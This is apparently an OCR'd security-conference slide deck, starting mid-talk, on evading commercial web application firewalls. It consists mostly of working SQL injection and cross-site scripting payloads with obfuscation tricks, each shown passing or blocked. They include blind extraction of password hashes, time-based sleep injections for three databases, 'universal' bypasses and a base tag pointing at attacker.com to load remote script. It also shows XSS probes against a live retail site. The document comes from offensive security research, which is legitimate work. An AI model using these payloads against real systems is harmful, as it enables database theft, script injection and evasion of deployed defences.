1' AND (VALUES(ROW((select(password)from users limit 1)))) LIKE 'a%
```

```
200 OK - BYPASSED
```

Imperva Incapsula

```
1' and '1'='1
403 FORBIDDEN

1' and '1
200 OK

PostgreSQL
1' and '1' ~~ '1
1' and 1 is not null -- -
200 OK - BYPASSED
```

Imperva - Blind time-based injections

MySQL

```
1'&&' /*'=sleep(/**/4)or'0
```

PostgreSQL

```
1' and pg_sleep -- lo %0d (4) is not null or'0
```

MSSQL

```
1'  waitfor -- LO %0d delay'00:00:04' -- -
```

Imperva Incapsula – Cross-Site Scripting

```
<input onfocus="['a\l\ert']``" autofocus />
403 FORBIDDEN

<input onfocus="['a\l\ert']&DiacriticalGrave;`" autofocus />
200 OK

<input onfocus="window['a\l\ert']&DiacriticalGrave;`" autofocus />
403 FORBIDDEN

<input onfocus="w\u0069ndow['a\l\ert']&DiacriticalGrave;`" autofocus />
403 FORBIDDEN

<input onfocus="w\u{69}ndow['a\l\ert']&DiacriticalGrave;`" autofocus />
403 FORBIDDEN

<input onfocus="w\u&lcub;69}ndow['a\l\ert']&DiacriticalGrave;`" autofocus />
200 OK - BYPASSED
```


Wordfence™
Securing your WordPress website

Wordfence

```
-1' UNION SELECT password,1,1,1 FROM users LIMIT 1-- -
403 FORBIDDEN
```

```
-1' UNION SELECT password,1,1,1 FROM users %A0 LIMIT 1-- -
200 OK - BYPASSED
MySQL, SQLite
```

Wordfence

```
1' AND (SELECT mid(password,1,1) FROM users %A0 LIMIT 1)='A
200 OK - BYPASSED
MySQL, SQLite
```

Wordfence

```
-1' UNION SELECT password,1,1,1 FROM users LIMIT 1 -- -
403 FORBIDDEN

-1' /* UNION SELECT password,1,1,1 FROM users LIMIT 1 */
200 OK

-1' and ''='/*' UNION SELECT password,1,1,1 FROM users
LIMIT 1 /**/
200 OK - BYPASSED
```

Wordfence Boolean-based Blind

```
-1' and ''!='/*' and (SELECT password FROM users LIMIT 1
) LIKE 'A%' /**/
200 OK - BYPASSED
```

Wordfence - Blind time-based injections

MySQL

```
1'and'1/*' and!(sleep(4))/**/or'0
```

PostgreSQL

```
1'and''!='1/*'and(pg_sleep(10)is not null)/**/or'0
```

MSSQL

```
1'and'/*''!='--'waitfor delay '00:00:10' /**/-- -
```

Wordfence Cross-Site Scripting

I couldn't bypass the XSS filters…

CLOUDFLARE

Cloudflare

Bugcrowd: 63/149 42%

Hackerone: 75/165 45%

Cloudflare

```
-1 union select 1,1,password,1 from users limit 1 -- -
403 FORBIDDEN
```

```
-1' union(select 1,1,password,1 from users limit 1)and '1
200 OK - BYPASSED
```

Cloudflare

```
-1' UNION SELECT password from users limit 1 -- -
403 FORBIDDEN
```

```
-1' UNION -- AAA %0A SELECT password from users LIMIT 1--
200 OK - BYPASSED
```

Cloudflare

```
1' and (select password -- AAA %0a from users limit 1)
LIKE 'A%25
200 OK - BYPASSED
```

Cloudflare

```
1' and '0' /* UNION SELECT password from users LIMIT 1-- */
200 OK

-1' -- /* %0a UNION SELECT password from users LIMIT 1 -- */
200 OK - BYPASSED
```

Cloudflare - Blind time-based injections

MySQL

```
1'and('/* -- '=sleep(10))/**/and'1
```

PostgreSQL

```
1'and'/* -- '!=pg_sleep(10)::char/**/and'1
```

MSSQL

```
1'and'/*'!='--'waitfor delay '00:00:10' /**/-- -
```

Cloudflare Cross-Site Scripting

```
<img onerror="top['lo\c\at\ion'] = 'javascript:alert\u{28})'" src/>
403 FORBIDDEN

                  \x61  \141 \u0061
<img onerror="top['loc\x61tion'] = 'javascript:alert\u{28})'" src/>
403 FORBIDDEN

<img onerror="top['loc\u{61}tion'] = 'javascript:alert\u{28})'" src/>
200 OK - BYPASSED
```

OWASP ModSecurity Core Rule Set

THE 1ST LINE OF DEFENSE

???

```
SELECT ... FROM
```

```
-1' and (SELECT ... FROM)
```

TABLE users; ~~WHERE~~ ORDER BY LIMIT

```
mysql> TABLE users;
+----+----------------+----------------------------------+--------------------------+
| id | user           | password                         | email                    |
+----+----------------+----------------------------------+--------------------------+
|  1 | admin          | 21232f297a57a5a743894a0e4a801fc3 | admin@lab.com            |
|  2 | tr3w           | a55a2ac81471922949a48cf45f7fe271 | tr3w@lab.com             |
|  3 | nitr0us        | d52d3013075fe1078c47236cdc338422 | nitr0us@lab.com          |
|  4 | zero-cool      | 35188f8ec0079224b1c35266ac715c99 | zero-cool@lab.com        |
|  5 | acid-burn      | f40a32a42ce18d2fbf83e2685543e940 | acid-burn@lab.com        |
|  6 | phreak         | ab1cd5ef2a0e1cd8bece87dcb9bc1c1d | phreak@lab.com           |
|  7 | cereal-killer  | fe6ee6ea072a958bc77c425c48db9b6a | cereal-killer@lab.com    |
|  8 | lord-nikon     | cd69b4957f06cd818d7bf3d61980e291 | lord-nikon@lab.com       |
|  9 | crash-override | 0833dd29368e07bbdcf85ea2707c5dc0 | crash-override@gmail.com |
| 10 | neo            | 6bed9f1fb7f15e4892df4616fa820dec | neo@lab.com              |
| 11 | ad min         | c112c8b88569f1cb2d8f22eca738a4b7 | no-email                 |
+----+----------------+----------------------------------+--------------------------+
11 rows in set (0.00 sec)

mysql>
```

```
mysql> VALUES ROW(0, 0x7a, 0x7a, 0x7a)
    -> UNION (TABLE users LIMIT 1);
+----------+----------+----------------------------------+---------------+
| column_0 | column_1 | column_2                         | column_3      |
+----------+----------+----------------------------------+---------------+
|        0 | z        | z                                | z             |
|        1 | admin    | 21232f297a57a5a743894a0e4a801fc3 | admin@lab.com |
+----------+----------+----------------------------------+---------------+
2 rows in set (0.03 sec)
```

```
mysql> VALUES ROW(0, 0x7a, 0x7a, 0x7a)
    -> UNION (TABLE users LIMIT 1)
    -> ORDER BY IF( column_2 REGEXP '^A' , NULL, column_0);
+----------+----------+----------------------------------+---------------+
| column_0 | column_1 | column_2                         | column_3      |
+----------+----------+----------------------------------+---------------+
|        0 | z        | z                                | z             |
|        1 | admin    | 21232f297a57a5a743894a0e4a801fc3 | admin@lab.com |
+----------+----------+----------------------------------+---------------+
2 rows in set (0.00 sec)
```

```
mysql> VALUES ROW(0, 0x7a, 0x7a, 0x7a)
    -> UNION (TABLE users LIMIT 1)
    -> ORDER BY IF( column_2 REGEXP '^2' , NULL, column_0);
+----------+----------+----------------------------------+---------------+
| column_0 | column_1 | column_2                         | column_3      |
+----------+----------+----------------------------------+---------------+
|        1 | admin    | 21232f297a57a5a743894a0e4a801fc3 | admin@lab.com |
|        0 | z        | z                                | z             |
+----------+----------+----------------------------------+---------------+
2 rows in set (0.00 sec)
```

```
?sqli=1' and (VALUES row(0, 0x7a, 0x7a, 0x7a)
UNION (TABLE users LIMIT 1,1)
ORDER BY ( IF( column_2 REGEXP '^A' , column_0, NULL ))
LIMIT 1) = (0, 0x7a, 0x7a, 0x7a) -- -
```

```
+----------+----------+----------------------------------+--------------+
| column_0 | column_1 | column_2                         | column_3     |
+----------+----------+----------------------------------+--------------+
|        0 | z        | z                                | z            |
+----------+----------+----------------------------------+--------------+
```

In PostgreSQL, it is not possible to have a conditional ORDER BY in a query that uses UNION.

```
?sqli=1' and (VALUES row(0, 0x7a, 0x7a, 0x7a)
UNION (TABLE users LIMIT 1,1)
ORDER BY ( IF( column_2 REGEXP '^A' , column_0, NULL ))
LIMIT 1) = (0, 0x7a, 0x7a, 0x7a) -- -
```

```
+----------+----------+----------------------------------+--------------+
| column_0 | column_1 | column_2                         | column_3     |
+----------+----------+----------------------------------+--------------+
|        0 | z        | z                                | z            |
+----------+----------+----------------------------------+--------------+
```

```
1' and ((1,'a','z','z') < (table users limit 1))-- -TRUE
1' and ((1,'b','z','z') < (table users limit 1))-- -FALSE
1' and ((1,'aa','z','z') < (table users limit 1))-- -   TRUE
1' and ((1,'ab','z','z') < (table users limit 1))-- -   TRUE
1' and ((1,'ac','z','z') < (table users limit 1))-- -   TRUE
1' and ((1,'ad','z','z') < (table users limit 1))-- -   TRUE
1' and ((1,'ae','z','z') < (table users limit 1))-- -   FALSE
1' and ((1,'ada','z','z') < (table users limit 1))-- -  TRUE
1' and ((1,'adb','z','z') < (table users limit 1))-- -  TRUE
... TRUE
1' and ((1,'adm','z','z') < (table users limit 1))-- -  TRUE
1' and ((1,'adn','z','z') < (table users limit 1))-- -  FALSE
1' and ((1,'adma','z','z') < (table users limit 1))-- -TRUE
...
1' and ((1,'admin','z','z') < (table users limit 1))-- -FALSE
1' and ((1,'admin',0x00,'z') < (table users limit 1))-- -TRUE
1' and ((1,'admin','a','z') < (table users limit 1))-- -TRUE
1' and ((1,'admin','ab','z') < (table users limit 1))-- -TRUE
...
```

```
1' and ((1,$$a$$,$$z$$,$$z$$) < (table users limit 1))-- -  TRUE
1' and ((1,$$b$$,$$z$$,$$z$$) < (table users limit 1))-- -  FALSE
1' and ((1,$$aa$$,$$z$$,$$z$$) < (table users limit 1))-- - TRUE
1' and ((1,$$ab$$,$$z$$,$$z$$) < (table users limit 1))-- - TRUE
1' and ((1,$$ac$$,$$z$$,$$z$$) < (table users limit 1))-- - TRUE
1' and ((1,$$ad$$,$$z$$,$$z$$) < (table users limit 1))-- - TRUE
1' and ((1,$$ae$$,$$z$$,$$z$$) < (table users limit 1))-- - FALSE
1' and ((1,$$ada$$,$$z$$,$$z$$) < (table users limit 1))-- -TRUE
1' and ((1,$$adb$$,$$z$$,$$z$$) < (table users limit 1))-- -TRUE
... TRUE
1' and ((1,$$adm$$,$$z$$,$$z$$) < (table users limit 1))-- -TRUE
1' and ((1,$$adn$$,$$z$$,$$z$$) < (table users limit 1))-- -FALSE
1' and ((1,$$adma$$,$$z$$,$$z$$) < (table users limit 1))-- -TRUE
...
1' and ((1,$$admin$$,$$z$$,$$z$$) < (table users limit 1))-- -FALSE
1' and ((1,$$admin$$,0x00,$$z$$) < (table users limit 1))-- -TRUE
1' and ((1,$$admin$$,$$a$$,$$z$$) < (table users limit 1))-- -TRUE
1' and ((1,$$admin$$,$$ab$$,$$z$$) < (table users limit 1))-- -TRUE
...
```

Double dollar sign string delimiter: tagstringtag

```
1' and ((1,$bla$a$bla$,$bla$z$bla$,$bla$z$bla$) < (table users limit 1))-- -   TRUE
1' and ((1,$bla$b$bla$,$bla$z$bla$,$bla$z$bla$) < (table users limit 1))-- -   FALSE
1' and ((1,$bla$aa$bla$,$bla$z$bla$,$bla$z$bla$) < (table users limit 1))-- -  TRUE
1' and ((1,$bla$ab$bla$,$bla$z$bla$,$bla$z$bla$) < (table users limit 1))-- -  TRUE
1' and ((1,$bla$ac$bla$,$bla$z$bla$,$bla$z$bla$) < (table users limit 1))-- -  TRUE
1' and ((1,$bla$ad$bla$,$bla$z$bla$,$bla$z$bla$) < (table users limit 1))-- -  TRUE
1' and ((1,$bla$ae$bla$,$bla$z$bla$,$bla$z$bla$) < (table users limit 1))-- -  FALSE
1' and ((1,$bla$ada$bla$,$bla$z$bla$,$bla$z$bla$) < (table users limit 1))-- - TRUE
1' and ((1,$bla$adb$bla$,$bla$z$bla$,$bla$z$bla$) < (table users limit 1))-- - TRUE
...  TRUE
1' and ((1,$bla$adm$bla$,$bla$z$bla$,$bla$z$bla$) < (table users limit 1))-- - TRUE
1' and ((1,$bla$adn$bla$,$bla$z$bla$,$bla$z$bla$) < (table users limit 1))-- - FALSE
1' and ((1,$bla$adma$bla$,$bla$z$bla$,$bla$z$bla$) < (table users limit 1))-- -TRUE
...
1' and ((1,$bla$admin$bla$,$bla$z$bla$,$bla$z$bla$) < (table users limit 1))-- -FALSE
1' and ((1,$bla$admin$bla$,0x00,$bla$z$bla$) < (table users limit 1))-- -TRUE
1' and ((1,$bla$admin$bla$,$bla$a$bla$,$bla$z$bla$) < (table users limit 1))-- -TRUE
1' and ((1,$bla$admin$bla$,$bla$ab$bla$,$bla$z$bla$) < (table users limit 1))-- -TRUE
...
```

Double dollar sign string delimiter: tagstringtag

```
1' and ((1,$bla$a$bla$,$bla$z$bla$,$bla$z$bla$) < ANY (table users limit 1))-- -TRUE
1' and ((1,$bla$b$bla$,$bla$z$bla$,$bla$z$bla$) < ANY (table users limit 1))-- -FALSE
1' and ((1,$bla$aa$bla$,$bla$z$bla$,$bla$z$bla$) < ANY (table users limit 1))-- -TRUE
1' and ((1,$bla$ab$bla$,$bla$z$bla$,$bla$z$bla$) < ANY (table users limit 1))-- -TRUE
1' and ((1,$bla$ac$bla$,$bla$z$bla$,$bla$z$bla$) < ANY (table users limit 1))-- -TRUE
1' and ((1,$bla$ad$bla$,$bla$z$bla$,$bla$z$bla$) < ANY (table users limit 1))-- -TRUE
1' and ((1,$bla$ae$bla$,$bla$z$bla$,$bla$z$bla$) < ANY (table users limit 1))-- -FALSE
1' and ((1,$bla$ada$bla$,$bla$z$bla$,$bla$z$bla$) < ANY (table users limit 1))-- -TRUE
1' and ((1,$bla$adb$bla$,$bla$z$bla$,$bla$z$bla$) < ANY (table users limit 1))-- -TRUE
...  TRUE
1' and ((1,$bla$adm$bla$,$bla$z$bla$,$bla$z$bla$) < ANY (table users limit 1))-- -TRUE
1' and ((1,$bla$adn$bla$,$bla$z$bla$,$bla$z$bla$) < ANY (table users limit 1))-- -FALSE
1' and ((1,$bla$adma$bla$,$bla$z$bla$,$bla$z$bla$) < ANY (table users limit 1))-- -TRUE
...
1' and ((1,$bla$admin$bla$,$bla$z$bla$,$bla$z$bla$) < ANY (table users limit 1))---FALSE
1' and ((1,$bla$admin$bla$,0x00,$bla$z$bla$) < ANY (table users limit 1))-- -TRUE
1' and ((1,$bla$admin$bla$,$bla$a$bla$,$bla$z$bla$) < ANY (table users limit 1))-- -TRUE
1' and ((1,$bla$admin$bla$,$bla$ab$bla$,$bla$z$bla$) < ANY (table users limit 1))---TRUE
...
```

ModSecurity - Blind time-based injections

MySQL

```
1' and!(values row(sleep -- %0a (10)))or'0
```

PostgreSQL

```
1'and pg_sleep -- lo %0d (10)::char='
```

MSSQL

```
1'-- lo %0d and not 0 like'-- 'waitfor delay-- lo
%0d'00:00:10'-- -
```


Microsoft Azure

Microsoft Azure

```
1' and (VALUES row(0, 0x7a, 0x7a, 0x7a)
UNION (TABLE users LIMIT 1,1)
ORDER BY ( IF((column_2 REGEXP '^A'), column_0, NULL ))
LIMIT 1) = (0, 0x7a, 0x7a, 0x7a) -- -
```

403 FORBIDDEN

```
1' and ((1,'a','z','z') < (table users limit 1))-- -TRUE
1' and ((1,'b','z','z') < (table users limit 1))-- -FALSE
1' and ((1,'aa','z','z') < (table users limit 1))-- -   TRUE
1' and ((1,'ab','z','z') < (table users limit 1))-- -   TRUE
1' and ((1,'ac','z','z') < (table users limit 1))-- -   TRUE
1' and ((1,'ad','z','z') < (table users limit 1))-- -   TRUE
1' and ((1,'ae','z','z') < (table users limit 1))-- -   FALSE
1' and ((1,'ada','z','z') < (table users limit 1))-- -  TRUE
1' and ((1,'adb','z','z') < (table users limit 1))-- -  TRUE
... TRUE
1' and ((1,'adm','z','z') < (table users limit 1))-- -  TRUE
1' and ((1,'adn','z','z') < (table users limit 1))-- -  FALSE
1' and ((1,'adma','z','z') < (table users limit 1))-- -TRUE
...
1' and ((1,'admin','z','z') < (table users limit 1))-- -FALSE
1' and ((1,'admin',0x00,'z') < (table users limit 1))-- -TRUE
1' and ((1,'admin','a','z') < (table users limit 1))-- -TRUE
1' and ((1,'admin','ab','z') < (table users limit 1))-- -TRUE
...
```

Microsoft Azure MySQL

```
1' and ((1,'admin','a','z')   < (table users limit 1))-- -
403 FORBIDDEN

1' and ((table users limit 1) > ROW(1,'admin','a','z'))-- -
403 FORBIDDEN

' and ((table users limit 1) > ROW(1,0x61646d696e,0x61,0x7a))
403 FORBIDDEN

' and ((table users limit 1) >
ROW(1,0b01100001011001000110110101101001011101110,
00b01100001, 0b01111010))
403 FORBIDDEN
```

Microsoft Azure

MySQL


```
1' and((table users limit 1) >
row(1,0b0110101100110...0101101010101110,0x61,0x7a))-- -
403 FORBIDDEN
```

```
1' and((table users limit 1) >
row(1,0b0110101100110...0101101010101110,0x61,0x7a)) or 0 div '1
403 FORBIDDEN
```

```
1' and((table users limit 1) >
row(1,0b0110101100110...0101101010101110,0x61,0x7a)) || 0 div '1
200 OK!
```

Microsoft Azure

PostgreSQL



```
1' and   ((table users limit 1) > (1,'admin', 'A', ' '))
SYNTAX ERROR

1' and   ((1,'admin', 'A', ' ') < (table users limit 1))
403 FORBIDDEN

1' and ((1,$$admin$$,$$A$$,$$ $$) < (table users limit 1))
403 FORBIDDEN

1' + ((1,$$admin$$,$$A$$,$$$$) < ANY(table users limit 1))::int+'0
200 OK
```


radware

Radware MySQL

```
?sqli=1' and (VALUES row(0, 0x7a, 0x7a, 0x7a)
UNION (TABLE users LIMIT 1,1)
ORDER BY ( IF((column_2 REGEXP '^A'), column_0, NULL )) LIMIT
1) = (0, 0x7a, 0x7a, 0x7a) -- -
403 FORBIDDEN

?sqli=1' and (VALUES row(0, 0x7a, 0x7a, 0x7a)
UNION (TABLE users ORDER BY CASE WHEN '/*' THEN null ELSE
null END LIMIT 1,1)
ORDER BY ( IF((column_2 REGEXP '^A'), column_0, NULL )) LIMIT
1) = (0, 0x7a, 0x7a, 0x7a) -- -
403 FORBIDDEN
```

Radware MySQL

```
?sqli=1' and (VALUES row(0, 0x7f, 0x7f, 0x7f)
UNION (TABLE users LIMIT 1,1)
ORDER BY ( IF((column_2 REGEXP '^A'), column_0, NULL )) LIMIT
1) = (0, 0x7a, 0x7a, 0x7a) -- -
403 FORBIDDEN

?sqli=1' and (VALUES row(0, 0x7a, 0x7a, 0x7a)
UNION -- AAA /* %0a (TABLE users ORDER BY CASE WHEN '/*' THEN
null ELSE null END LIMIT 1,1)
ORDER BY ( IF((column_2 REGEXP '^A'), column_0, NULL )) LIMIT
1) = (0, 0x7a, 0x7a, 0x7a) -- -
200 OK!
```

Radware - Blind time-based injections

PostgreSQL

```
1'and(select -- %0a pg_sleep(4)::char)!='0
```

Radware - Blind time-based injections

MySQL

```
1' && !(sleep --_lo_)_%0a_(10))or '0
```

Radware - Blind time-based injections

MSSQL

```
1%27%20--%20blablablablablablablablablablablablablab
lablablablablablablablablablablablablablablablablabl
ablablablablablablablablablablablablablablablablabla
blablablablablablablablablablablablabla%0d%20wait
for%20--%20lo%20%0ddelay%2700:00:10%27--%20-
```

Add 185 bytes!


TM
INDUSFACE

INDUSFACE™

Products Pricing Partners Solutions Resources

AppTrana - WAF

AI-Powered, Fully Managed Web Application Firewall

- Zero false positives guaranteed on all managed security policies
- 100% websites deployed in block mode
- Zero Day protection with 24-hour SLA for critical vulnerabilities
- Day zero protection with a 5-minute onboarding process
- Fully managed WAF for protection against DDoS, bot and vulnerability attacks

Indusface AppTrana

MySQL

```
-1' and (VALUES ROW(0,0x7a,0x7a,0x7a)
UNION (TABLE users LIMIT 1,1)
ORDER BY case when password REGEXP '^a' then id else null end
LIMIT 1) = (0,0x7a,0x7a,0x7a)--
```

200 OK - BYPASSED


Barracuda
WAF-as-a-Service™

Barracuda

MySQL, PostgreSQL, SQLite

```
1' and (select -- aaa %0A password from users limit 1) like 'A%
200 OK - BYPASSED
```

Barracuda - Blind time-based injections

MySQL

```
1'&&!sleep(4)or'0
```

PostgreSQL

```
1'and(select -- %0a pg_sleep(4)::char)!='0
```

MSSQL

```
1'waitfor delay'00:00:04'; select 1 -- -
```

Barracuda Cross-site scripting

```
<a href="ja%0av%0aasc%0arip%0at:alert()">AAAAAAA...
200 OK - BYPASSED

<base href="//attacker.com/xss.js/">AAAAAAA...
200 OK - BYPASSED

<input type=submit formaction="ja%0av%0aasc%0arip%0at:alert()" />
200 OK - BYPASSED
```


FORTINET

Function calls -


Comments between function name and parentheses

PostgreSQL

```
1' and pg_sleep(10)

1' and pg_sleep /* comment */ (10)

1' and pg_sleep -- comment %0a (10)   403

1' and pg_sleep -- comment %0d (10)   200
```

A WAF behind a WAF


walmart.com.mx/?x=<script>
Access Denied
You don't have permission to access the requested resource on this server.
Reference #0.5cd6dd58.1729887916.9019d02


walmart.com.mx/?x=<input%20name="%26quot;"onfocus="top[%27\a\l\ert%27]()
The requested URL was rejected. Please consult with your administrator.
Your support ID is: 10782322449065062298
[Go Back]

Universal WAF Bypass?

Universal WAF Bypass?

MySQL

```
1' and(values row(-10,310,310,310) union (TABLE users limit 1)
ORDER BY(case when not(column_2 REGEXP '^2')then(column_0)end)
LIMIT 1) != (-10,310,310,310)or'0
200 OK!
```

Amazon Cloudfront
Oracle
Cisco
Cloudflare
Akamai
Barracuda
Symantec

F5
Imperva
Fortinet
Wordfence
Indusface

~~OWASP ModSecurity Core Rule Set~~
~~Microsoft Azure~~
~~Radware~~

Universal WAF Bypass?

MySQL

```
1'and((table users limit 1) > row(1,
0b01100001011001000110110101101001011011110,0x32,' '))||0 div '1
```

200 OK!

OWASP ModSecurity Core Rule Set
Amazon Cloudfront
Oracle
Cisco
Cloudflare
Akamai
Barracuda
Symantec

F5
Imperva
Fortinet
Wordfence
Indusface
Microsoft Azure
~~Radware~~

Universal WAF Bypass?


PostgreSQL

```
1'+((1,$$admin$$,$$21$$,$$%20$$) < any(table user
limit 1))::int+'0
```

OWASP ModSecurity Core Rule Set
Amazon Cloudfront
Oracle
Cisco
Cloudflare
Akamai
Barracuda
Symantec

F5
Imperva
Fortinet
Wordfence
Indusface
Microsoft Azure
~~Radware~~

SUCURI FIREWALL



SucuriSecurity | sucuri.net

Conclusions

Conclusions

All the WAFs that implement a parser where defeated with these 4 techniques:

```
1='/*' ... /**/

-- /* %0A

pg_sleep -- blabla %0d (10)

<xss &gt; onload=
```

Conclusions

Always test with
time-based injections

Conclusions

Sometimes, fingerprinting WAFs is difficult.

Tool yet to be released

nzt-48.org

X: @ruben_v_pina

Conclusions

WAFs with good XSS rules:

Microsoft Azures
ModSecurity
Wordfence
Radware
Sucuri
F5


Conclusions

WAFs with good SQLi rules:

- ~~ModSecurity~~
- ~~Microsoft Azure~~
- ~~Radware~~
- Sucuri

Conclusions

WAFs that I would recommend



Conclusions

Other WAFs that I haven't tested

Sophos
Citrix Netscaler
Immunify360
ZenEdge
Sitelock
GoCache

Huawei Cloud WAF
Tiger protect
MyraCloud
Tencent
Qrator Labs
Qi Anxin WAF
Sonic Wall

Alibaba
Scutum
Reblaze
StackPath
NewCloud

Conclusions

Suggested research:

Binary exploitation/memory corruption in Web Application Firewalls.

References

How to break the most popular WAFs in the market
https://nzt-48.org/breaking-the-most-popular-wafs

The SQL injection filter evasion cheat sheet
https://nzt-48.org/sql-injection-filter-evasion-cheat-sheet

Our favorite XSS filters/IDS and how to attack them
https://www.blackhat.com/presentations/bh-usa-09/VELANAVA/BHUSA09-VelaNava-FavoriteXSS-SLIDES.pdf

Web Application Obfuscation by Dr. Heiderich et al
https://www.amazon.com/Web-Application-Obfuscation-Evasion-Filters/dp/1597496049

The SQL injection knowledge base
https://websec.ca/kb/sql_injection

Reiners blog:
https://websec.wordpress.com/category/sqli/


Thank you!
Walkthrough of how to break all the WAFs
https://nzt-48.org
X: @ruben_v_pina